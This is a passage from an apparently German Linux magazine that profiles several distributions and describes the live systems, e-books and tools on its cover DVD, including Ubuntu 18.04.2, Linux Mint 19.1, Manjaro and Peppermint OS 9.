Der typische Arch-Anwender ist definitiv kein Einsteiger, sondern ein avantgardistischer Linux-Fan mit langjähriger Erfahrung, der sich selbst zu helfen weiß und Linux-Systeme aus den hochaktuellen Paketquellen selbst zusammenstellt.

Offizielle Webseite: *www.archlinux.de*

Debian GNU/Linux



Das System für höchste Ansprüche an Stabilität ist in der turbulenten Linux-Entwicklung der Fels in der Brandung und mit stolzen 23 Jahren eine der dienstältesten Distributionen. Auf neueste Pakete legt die Entwicklergemeinde keinen Wert. Deswegen werden Programme und Komponenten langsamer aufgenommen als bei der Konkurrenz.

Auf dem Debian-Paketformat Deb und der Paketverwaltung Apt ist auch Ubuntu aufgebaut. Neue Debian-Ausgaben erscheinen rund alle zwei Jahre und die Entwicklung erfolgt in mehreren Zweigen: Debian Unstable bietet neueste Software, die für weitere Tests in Debian Testing aufgenommen wird, das wiederum die Vorstufe zu Debian Stable ist.

Der typische Debian-Anwender sucht ein grundsolides Serversystem für professionelle Aufgaben oder bevorzugt konservative Desktops. Die Programmversionen dürfen dabei auch älter sein – Hauptsache, alles ist gründlich getestet.

Offizielle Webseite: *www.debian.org*

Linux Mint



Das populäre Linux Mint begann als inoffizielle Ubuntu-Variante mit umgestaltetem Desktop und trat erst über die Jahre mit zahlreichen Eigenentwicklungen langsam aus dem Schatten des Vorbilds. Mint basiert immer noch auf Ubuntu LTS und erscheint stets eine Weile nach einem neuen Ubuntu, setzt aber genügend eigene Akzente, um hier als eigene Distribution durchzugehen. Eigene Entwicklungen gehen von Konfigurationstools bis hin zur Arbeitsumgebung Cinnamon und den neuen X-Apps. Linux Mint ist in der undogmatischen Linux-Anwenderschaft sowie unter Umsteigern beliebt, die ein unkompliziertes Desktop-Linux suchen. Für den Servereinsatz ist es aufgrund der Softwareauswahl und vereinzelt auftretenden Paketkonflikte ungeeignet.

Der typische Mint-Anwender sucht ein anwenderfreundliches Desktop-Linux. Zudem ebnen viele Analogien zu Windows dem Windows-Umsteiger den Weg zu Linux.

Offizielle Webseite: *www.linuxmint.com*

Manjaro



Manjaro basiert auf Arch. Arch ist schlank und nicht nur bei der Installation schnell, stellt aber Einsteiger vor erhebliche Hürden (siehe oben), da sich viele Einstellungen nur auf der Befehlszeile erledigen lassen. Manjaro erleichtert den Arch-Einstieg durch einen grafischen Installer à la Ubuntu. Zur Beliebtheit von Manjaro trägt auch das Arch-ypische, umfangreiche Softwareangebot bei. Dessen Besonderheit besteht darin, dass es für Entwickler besonders einfach ist, die Anwendungen zu aktualisieren. Daher ist die Software in den Paketquellen von Manjaro respektive Arch Linux in der Regel aktueller als bei anderen Distributionen. Als Empfehlung darf die schlanke Desktopvariante mit dem XFCE gelten. Alles greift bei dieser Version ineinander und der Umstieg von anderen Linux-Varianten fällt leicht. Aber auch KDE-Freunde finden eine Manjaro-Variante zum Download

Der typische Manjaro-Nutzer sucht ein schnelles System mit reichhaltigem und aktuellem Softwareangebot.

Offizielle Webseite: *https://manjaro.org*

Slackware



Als Fossil hat sich Slackware in eine Nische zurückgezogen, in der hauptsächlich Entwickler und Administratoren zu Hause sind. Die älteste aktive Distribution war anfangs die Basis für Suse Linux. Slackware vertritt bis heute die reine Lehre der Linux-Administration: Es gibt bis auf den Installer kaum Konfigurationshilfen. Lediglich Scripts helfen bei der Programminstallation und Systemaktualisierung. Dies ist auch auf das Paketformat zurückzuführen, das TAR-Archive ohne ausführliche Metadaten nutzt. Dies erlaubt eine sehr freie Systemeinrichtung mit dem Nachteil einer fehlenden Abhängigkeitsprüfung. Slackware ist sehr schnell und schlank und mit seinen stabilen Programmversionen servertauglich.

Der typische Slackware-Anwender hat meist schon ein paar graue Haare mehr auf dem Kopf oder im Gesicht, ist bei Linux-Systemen auf ausführlich getestete, stabile Versionen bedacht und will maximale Konfigurationsmöglichkeiten.

Offizielle Webseite: *www.slackware.com*

Ubuntu



Die Distribution mit ungebrochener Popularität auf dem Desktop verfolgt den Anspruch, ein universelles System für PCs, Server und Mobilgeräte zu sein. Das Kernsystem basiert auf Debian. Auf dem klassischen Desktop-PC genießen offizielle Varianten mit Mate, XFCE und LXDE seit der Einführung der kontroversen Oberfläche Unity mehr Aufmerksamkeit. Alle zwei Jahre erscheint eine Ubuntu-Ausgabe mit Langzeitsupport von fünf Jahren (LTS für Long Term Support). Vom Vorbild Debian übernimmt Ubuntu das Deb-Paketformat und Apt, ist aber zu Debian nicht kompatibel. Entwickelt wird Ubuntu von einer Community und der Firma Canonical. Für den Servereinsatz sind nur die LTS-Versionen sinnvoll.


Der typische Ubuntu-Anwender will ein einsteigerfreundliches Allround-Linux mit großer Community und häufiger Erscheinungsfrequenz. Ubuntu eignet sich für Server und den PC-/Notebookdesktop gleichermaßen.

Offizielle Webseite: *www.ubuntu.com*

Heft-DVD: Linux im Großformat

Eine ganze Scheibe voller Highlights: Linux zeigt nicht nur bei alternativen Desktopumgebungen seine Stärke, sondern auch als Live- und Notfallsystem. Auf Heft-DVD haben insgesamt sechs Systeme Platz gefunden – zwei davon aus dem eigenen Haus.

VON DAVID WOLSKI



Linux bekleidet als Betriebssystem schon seit gut zwei Jahrzehnten eine XXL-Rolle, allerdings zumeist hinter den Kulissen. Denn zuerst fand Linux auf Servern vor gut zwanzig Jahren seine erste Paraderolle und hat dort traditionelle Unix-Systeme aufgrund seiner freien Verfügbarkeit nahezu völlig verdrängt. Dann kamen die Embedded-Geräte hinzu, zu welchen beispielsweise Router und Netzwerkappliances gehören. In den letzten Jahren eroberte Linux die Cloud als meistgenutztes Betriebssystem auf Cloudinstanzen und dominiert sogar Microsofts Cloudinfrastruktur Azure. Der letzte Bereich, den Linux für sich einnehmen konnte, ist das Internet of Things mit seinen vernetzten Kleingeräten, für die Linux-Systeme mit ihrer beispiellosen Skalierbarkeit ideal sind.

Linux hat als Betriebssystem in den letzten fünf Jahren das größte Wachstum verzeichnet und inzwischen auch Windows als meistgenutztes System überholt – zumindest wenn man in dieser Rechnung nicht nur PCs, Server und Embedded-Geräte zählt, sondern auch die mehrere Milliarden Android-Smartphones, die mit einer Version des Linux-Kernels laufen.

Allein auf dem Desktop ist der Linux-Pinguin seltener anzutreffen und bleibt bislang auch bei optimistischen Hochrechnungen bei einem globalen Marktanteil von lediglich drei bis vier Prozent. Und das, obwohl Microsoft mit seiner leicht verwahrlosten Windows- Monokultur, einigen unzuverlässigen Updates, mit Datenschutzproblemen und einer stringenten Orientierung in die Cloud auch treue Windows-Anwender vergrätzt.

Dennoch hält sich unter Desktopusern und IT-Managern das Vorurteil, Linux sei kompliziert einzurichten, anspruchsvoll in der Administration und täglichen Aufgaben im Büro mangels wichtigen Softwarepaketen nicht gewachsen. Tatsächlich verweigern viele der großen Softwarehäuser Linux auf dem Desktop bisher die Unterstützung. Mit der Abwanderung klassischer Büroanwendungen wie Office-Applikationen in die Cloud spielt die lokal installierbare Software aber eine stetig abnehmende Rolle. Auch die Annahme, ein Linux-System sei wegen seiner Nähe zu Unix stets eine anspruchsvolle Angelegenheit für IT-Profis, trifft nicht immer zu, wie die einsteigerfreundlichen installierbaren Livesysteme auf der beiliegenden Multiboot-DVD zeigen. Denn ausgereifte Linux-Distributionen mit schicken Oberflächen und durchdachten Installationsprogrammen beseitigen Berührungsängste.

Livesysteme und Linux-Distributionen

Als universale Linux-Distribution hat sich Ubuntu und dessen Abkömmling Linux Mint einen Namen gemacht. Diese beiden Systeme aus dem Ubuntu-Umkreis standen deshalb bei der Auswahl auf Heft-DVD ganz oben. Für fortgeschrittene Anwender, die besonders frische Softwarepakete bevorzugen ist der Arch-Linux-Abkömmling Manjaro mit dabei. Besonders für ältliche Rech-

ner ist Peppermint mit seinem schlanken, aber ansehnlichen Desktop geeignet. Dies sind alle installierbare Livesysteme, die sich komfortabel starten, ausprobieren und bei Gefallen mit den bewährten Installern auf geeigneten PCs im Nu einrichten lassen. Beim Start eines der Livesysteme von DVD bleiben Festplatte und das dort installierte Betriebssystem zunächst unberührt.


Natürlich kommen auch jene Anwender auf ihre Kosten, für die Linux höchstens als sekundäres System oder als Notfallsystem interessant ist und die ansonsten mit Windows arbeiten: Der LinuxWelt-Surfsystem ist ein aufgefrischtes Livesystem mit den Browsern Chromium und Firefox. Für die Datenrettung und die Arbeit an Festplatten ist die LinuxWelt-Rettungs-DVD bestens ausgestattet.

64 Bit und 32 Bit: Die Distributionen Peppermint 9 und die beiden LinuxWelt-Livesysteme eigenen sich gut für ältere Rechner und sind deshalb in der 32-Bit-Version auf der Heft-DVD vertreten. Jene Distributionen, die von Haus aus mehr Leistung und einen aktuellen PC erfordern, also Ubuntu und Linux Mint, sowie Manjaro, liegen in 64 Bit auf DVD vor.

Bootmenü: Start der Systeme

Um ein Livesystem von der DVD zu starten, legen Sie diese ins Laufwerk und starten den Rechner neu. Booten Sie dabei nicht von der Festplatte, sondern von der DVD: Dazu rufen Sie entweder beim Start per Tastendruck das Bootmenü der Firmware oder des Bios auf, meist mit der Taste F8 oder F12. Oder Sie ändern die Bootreihenfolge im Bios. Welche Taste Sie drücken müssen, verraten die Meldungen am Bildschirm. Die DVD startet nur im Bios-Modus und die Option „CSM/Legacy-Modus“ muss dazu in den Uefi-Einstellungen moderner PCs und Notebooks aktiviert sein. Der Uefi-Boot und Secure Boot werden von der Heft-DVD nicht unterstützt. Ein übersichtliches Multibootmenü stellt alle startfähigen Linux-Systeme zur Auswahl und bietet Untermenüs für wichtige Optionen.

Alle sechs Systeme befinden sich auch als ISO-Datei auf der DVD. Somit können Sie ein System selbst auf eine CD oder DVD brennen oder auf einen USB-Stick schreiben, falls das Zielgerät kein optisches Laufwerk besitzt. Das hierfür notwendige Programm Imgburn (Windows) findet sich ebenfalls auf der Heft-DVD, während Linux



Eine dicke Scheibe Linux: Sechs Systeme haben auf der Heft-DVD Platz gefunden. Im Mittelpunkt stehen ausgereifte Desktops für einen gelungenen Einstieg sowie nützliche Livesysteme.

mit dd schon von Haus aus ein Tool zur Übertragung von Imagedateien auf Sticks mitbringt. Das Ubuntu-Livesystem und Linux Mint lassen sich auch mit Unetbootin 6.25 übertragen, das für Linux, Windows und Mac-OS X auf Heft-DVD liegt.


Office-Vorlagen auf DVD: Außerdem finden Sie noch rund 200 geniale Vorlagen für Libre Office auf der DVD. Auf Seite 94 im Beitrag „Vorlagen und Makros für Libre Office“ gibt es weitere Infos zu den Vorlagen.

Ubuntu 18.04.2 (64 Bit)

An dem Ubuntu-Zoo kommt kaum ein Linux-Anwender vorbei, denn in Sachen Desktop ist die Linux-Distribution seit ihrem ersten Erscheinen vor 15 Jahren tonangebend geworden. Und das trotz einiger Wechsel der Desktopumgebungen in der Hauptversion, die nun bei Gnome 3 gelandet ist. Bei diesem ergänzten Gnome-Desktop haben die Ubuntu-Entwickler allerdings einige Zeit investiert, die mit zusätz-

WAHL-O-MAT: DISTRO-CHECK AUF DVD

Insgesamt ist das Angebot an Linux-Distributionen gigantisch groß, denn für nahezu jeden Zweck und jede Rolle gibt es maßgeschneiderte Systeme. Wer gerade erst Windows hinter sich lässt, braucht eine einsteigerfreundliche Distribution. Administratoren setzen auf Stabilität und fortgeschrittene Linux-Anwender bevorzugen hochaktuelle Programmversionen und Serverdistributionen. Aus den zahlreichen Spielarten des Open-Source-Betriebssystems pickt der Wahl-O-Mat auf der HTML-Oberfläche der Heft-DVD (Punkt „Wahl-O-Mat Distributionen“) die dominierenden Distributionen mit großer Verbreitung und tonangebenden Merkmalen heraus und erlaubt eine Sortierung der Systeme nach Kategorien.



Welcher Pinguin darf es denn sein? Der Wahl-O-Mat auf der HTML-Oberfläche der DVD sortiert die großen Distributionen nach ihren jeweiligen Stärken und gibt so eine Orientierung.



Die Ubuntu-Hauptedition mit ihrem sorgfältig angepasstem Gnome-3-Desktop: Auf den ersten Blick unterscheidet sich die Oberfläche kaum vom mittlerweile eingestellten Desktop Unity.

lichen Menüelementen einen möglichst nahtlosen Übergang für bisherige Ubuntu-Nutzer erlauben sollen. Das rechts oder links positionierbare Dock unterscheidet sich kaum vom früheren Starter der Desktopumgebung Unity, deren Entwicklung eingestellt ist. Anstatt dem zur letzten Version eingeführten neuen Displayserver Wayland arbeitet nun doch erst wieder das herkömmliche Xorg unter der grafischen Oberfläche. Das neue Wayland ist aber weiterhin als Option auf dem Anmeldebildschirm mit dabei.

Neu ist eine kleiner Willkommensbildschirm nach der Installation. Dieser präsentiert die Basics des Desktops kurz in Englisch und weist auf den Livepatch-Service von Canonical hin, der Firma hinter Ubuntu. Klar will Ubuntu damit eine für Server wichtige Funktion in den Vordergrund stellen, auch in der Desktopausgabe der Linux-Distribution, die übrigens fünf Jahre Support in Form von Updates erhalten wird. Zumindest für jene zentralen Pakete wie Kernel und wichtige Desktop- sowie Serverkomponenten, die von Canonical selbst gepflegt wird. Neu ist außerdem die Möglichkeit, Drucker ganz ohne herstellerspezifische Treiber ins System einzubinden. Als Browser dient Firefox 59, das gewohnte Libre Office ist in Version 6.0.2 als Büro-Suite vorinstalliert. Im Softwarecenter gibt es nicht nur die üblichen Pakete aus den Ubuntu-Repositories, sondern auch Snaps im neuen Ubuntu-eigenen Containerformat.

Ubuntu 18.04.2 ist ein Point Release, der alle bisher erschienenen Aktualisierungen in neuen Installationsmedien bereitstellt. Zudem gibt es ein Update des Betriebssystemkerns auf Kernel 4.18 und dessen Treibermodule. Dies ist ein optionales Update des ursprünglich ausgelieferten Kernels 4.15 und besonders für Desktopsysteme interessant. Denn mit neuen Kernel-Versionen findet stets auch mehr Hardware Unterstützung. Ubuntu 18.04 bekommt mit seiner Langzeitzeitunterstützung noch laufend Updates bis April 2023. Übrigens gibt es die Hauptausgabe Ubuntus nur noch in 64 Bit, zumal ein 32-Bit-Computer oder ein System mit Intels Atom-CPU nicht genügend Power für den Gnome-Desktop hätte.


Linux Mint 19.1

Unter Linux-Neulingen hat Linux Mint viele Freunde gefunden, weil es mit der Arbeitsumgebung Cinnamon eine Alternative im alten Stil zum neuen Gnome-Desktop

ZUM NACHSCHLAGEN: HANDBÜCHER AUF DVD

Für diese Ausgabe haben wir 40 interessante Handbücher sowie Grundlagenwerke zu Linux und Open Source gesammelt und auf DVD untergebracht. Dieses Bücherregal liegt auf der DVD im Unterverzeichnis „Bibliothek“ und deckt recht unterschiedliche Bereiche von Linux-Desktops, Distributionen, Serveradministration und Softwareentwicklung ab. Es ist also für jeden Wissensstand und für jedes populäre Anwendungsgebiet rund um Linux etwas dabei.

Das Bücherregal auf DVD soll zum Stöbern einladen und ist zu umfangreich, um alles systematisch durchzugehen. Dazu sind die Themen auch zu unterschiedlich. Lesen Sie dort rein, wo Ihre aktuellen Interessen liegen, und heben Sie den Rest für später auf. Die Tatsache, dass den Handbüchern teils auch ältere Versionen von Programmen und Systemen zugrunde liegen, so etwa Ubuntu 16.04, Linux Mint 18.3 oder Libre Office 4.1, ist über weite Strecken zu vernachlässigen: Die Erläuterungen gelten größtenteils auch noch für die aktuellen Versionen. Zwar decken diese Nachschlagewerke nicht alle Funktionen aktueller Softwareversionen oder Distributionen ab. Bei Handbüchern zur Serveradministration, zu Scripting und der Befehlszeile Bash geht aber es sowieso um zeitloses Wissen, das über Jahre aktuell bleibt. Etwa die Hälfte der PDFs ist deutschsprachig, die andere Hälfte ist englischsprachig.




Viel Lesestoff: Das neu aufgestellte LinuxWelt-Bücherregal kommt auf über 8000 Seiten Fachliteratur zu Linux und Open-Source-Software. Die E-Books liegen jeweils als PDF vor.

bietet. Die neue Version des populären Desktop-Linux-Systems basiert auf Ubuntu 18.04 und bringt den Betriebssystemunterbau mit dem neuen Kernel 4.15 auf den Stand von Ubuntu mit Langzeitsupport. Zwischenversionen wie Ubuntu 19.04 lässt Linux Mint aus, damit im Entwicklungsprozess mehr Zeit für die eigenen Ergänzungen bleibt. Und diese umfassen nicht nur kleine Projekte, wie die einzelnen Mint-Tools, sondern eben auch die Desktopoberfläche Cinnamon. Ein auffälliger Unterschied zur Systembasis Ubuntus ist die Installeroption „Meine persönlichen Daten verschlüsseln" beim Anlegen des ersten Benutzerkontos. Die Ubuntu-Entwickler hatten diese Verschlüsselung des Home-Verzeichnisses mit Ecrypt FS gestrichen, weil die Pflege der Quellcodes für diese Ergänzung zum Erliegen gekommen war. Linux Mint hat diese Verschlüsselungsmethode aber vorerst noch beibehalten.

Weitere Unterschiede zu Ubuntu: Anders als das Vorbild gibt Linux Mint dem App-Containerformat Flatpak der Gnome-Foundation den Vorzug. Flatpaks tauchen auch im neuen Softwaremanager auf und lassen sich dort einfach installieren. Im Abschnitt „Details" ist angegeben, ob es sich beim ausgewählten Programmpaket um einen Flatpak-Container handelt. Flatpaks bringen ihre eigene Systemumgebung mit und laufen isoliert von Systembibliotheken, um eventuelle Konflikte zu vermeiden. Das hat den Vorteil, dass mit Linux Mint 19.1 nun jetzt auch neuere Gnome-Programme installiert werden können, die mit den älteren Bibliotheken des Cinnamon-Desktops nicht kompatibel wären. Die Snapshotsicherung mit Timeshift wurde mit Linux Mint 18.3 eingeführt, erhält aber in Version 19.1 eine ungleich zentralere Rolle.


Wieder enthalten sind die X-Apps von Mint. Dies sind Mint-Abspaltungen bekannter Linux-Programme mit neuem Namen. So ist statt dem Texteditor Gedit nun der beinahe identische Editor Xed mit von der Partie, der PDF-Reader heißt Xreader, Xviewer ist ein Bildbetrachter und der Xplayer spielt Medien ab. Von diesen Eigenentwicklungen abgesehen entspricht Linux Mint 19.1 weitgehend dem Stand von Ubuntu 18.04 und bringt beispielsweise Libre Office 6 und den neuesten Firefox mit. Auch Linux Mint 19.1 ist eine LTS-Ausgabe mit Updates bis April 2023 und lässt sich auch ohne Neuinstallation auf ein Mint 19.2 updaten. Ein Mehrkern-Prozessor ist für Cinnamon empfehlenswert sowie zwei GB RAM und mindestens zehn GB freier Speicherplatz auf der Festplatte. Für den etwas behäbigen, aber besonders intuitiv bedienbaren Cinnamon-Desktop ist eine 3D-fähige Grafikkarte beziehungsweise Grafikchip von Vorteil, denn dann läuft die Oberfläche ansprechend flott. Auf Heft-DVD liegt Linux Mint 19.1 in der 64-Bit-Ausgabe.



Etablierte Alternative zu Gnome: In Linux Mint 19.1 hat der leicht in die Jahre gekommene Cinnamon-Desktop etwas Feinschliff bekommen. Cinnamon 4.0 liefert eine neues Gewand für seine Panels.

Manjaro 18.0.3 mit XFCE

Zu einem attraktiven Linux-System für fortgeschrittene Anwender, die ihr System bis



Mehr als eine Mode: Manjaro stammt von Arch Linux ab, das mal schwer angesagt war. Manjaro ist zu einer eigenen Distribution geworden, die im Vergleich zu Arch vieles vereinfacht.

ins Detail selbst konfigurieren möchten, damit nur kein Paket zu viel installiert ist, hat sich Arch Linux entwickelt. Unter hartgesottenen Linux-Fans hat Arch Linux durch einen kompromisslosen Minimalismus bei Installation und Konfiguration viele Freunde gewonnen, denn der Lohn der Mühe ist ein äußerst flottes und schlankes Linux-System. Die Anforderungen sind jedoch hoch und die Lernkurve ist steil, da Arch Linux Anwendern schon bei der Einrichtung eben wenig Arbeit abnimmt, sondern stattdessen Dokumentation liefert, wie die Konfiguration auf manuellem Weg funktioniert. Ein entschärfter Einstieg bietet sich aber mit dem Arch-Abkömmling Manjaro: Diese Distribution liefert ein installierbares Livesystem und einen grafischen Installer, der die gewünschten Einstellungen Schritt für Schritt abfragt und im Stil von Ubuntu gehalten ist.

Auch für die Paketverwaltung liefert Manjaro ein eigenes Front-End, um weniger versierten Anwendern und Arch-Neulingen zur Hand zu gehen. Mit seinen eigenen Paketquellen ist Manjaro kein pures Arch-System mehr, aber ebenfalls ein „Rolling Release", das sich, einmal installiert, dauerhaft über den Paketmanager auf dem neuesten Stand halten lässt. Auf Heft-DVD liegt Manjaro 18.0.3 als installierbares Livesystem mit XFCE als Desktop vor. Da einige Entwickler aus Deutschland sind, liegt Manjaro gut übersetzt auch auf Deutsch vor, wenn es mal fertig installiert ist. Bei der Ausgabe auf Heft-DVD handelt es sich um eine reduzierte Minimalausgabe Manjaros, die wenig Software vorinstalliert. Alle weiteren benötigten Programme finden Sie schnell über den grafischen Paketmanager. Zur Einrichtung auf Festplatte ist ein grafischer Installationsassistent enthalten, der jenem von Ubuntu ähnlich ist. Auch Manjaro ist eine pure 64-Bit-Distribution.

Peppermint-OS 9 (32 Bit)

Peppermint kombiniert Teile von Ubuntu und Mint, um einen leichtfüßigen Desktop bereitzustellen, der sich vor allem für die Arbeit in der Cloud und mit Google-Diensten eigenen soll. Die vorliegende Version 9 aktualisiert die Betriebssystemkomponenten auf den Stand von Ubuntu 18.04.1 und arbeitet nun mit dem Kernel 4.15, der die Hardwarekompatibilität mit neueren Systemen verbessert. Anstatt gewöhnlicher Programme wie Office-Software, Grafikbearbeitung und Terminverwaltung bindet Peppermint-OS 9 dazu populäre Clouddienste ein. In der neuen Version ist nicht nur Google Drive vertreten, sondern auch Microsoft Office Online, das sich nach der Anmeldung mit einem Windows-Live-Account in einem Browserfenster nutzen lässt. Ein Dropbox-Client ist ebenfalls vorinstalliert. Das Thema Grafikbearbeitung übernimmt der Webdienst Pixlr. Damit die so eingebundenen Anwendungen auf dem Desktop wie reale Anwendungen wirken, macht Peppermint eifrig von den Fähigkeiten des Browsers Firefox Gebrauch. Die Dienste von Microsoft und Google zeigen sich in Firefox ohne Fensterleisten und ohne seine typischen Browserelemente. Die so geöffneten Webapps wirken beinahe wie lokal installierte Anwendungen. Der Mediaplayer ist aber ein lokal installierter VLC 3. Wer weniger Wert auf die Cloudfähigkeiten legt, kann das System auch individuell mit den gewünschten Softwarepaketen aus den Ubuntu-Quellen ausstatten und so beliebig erweitern. Der XFCE-Desktop startet in Deutsch. Die invertierte Farbgebung mit dunklen Hintergründen und heller Schrift ist sicherlich Geschmackssache, denn spätestens im Browser oder bei der Textverarbeitung fallen diese besonderen Farbschemata aus dem Rahmen. Im neuen „Peppermint Settings Panel" ist das Farbschema aber schnell geändert. In den Einstellungen befinden sich übrigens auch ein systemeigener, zunächst deaktivierter, zentraler Adblocker, der Werbeeinblendungen von bekannten URLs über Einträge in der Datei „/etc/hosts" blockiert. Der Installer von Peppermint-OS 9 ist das gewohnte und komfortable Installationsprogramm von Ubuntu 18.04 LTS. So wie in der regulären Ubuntu-Ausgabe gibt es auch hier die Möglichkeit einer minimalen Installation.



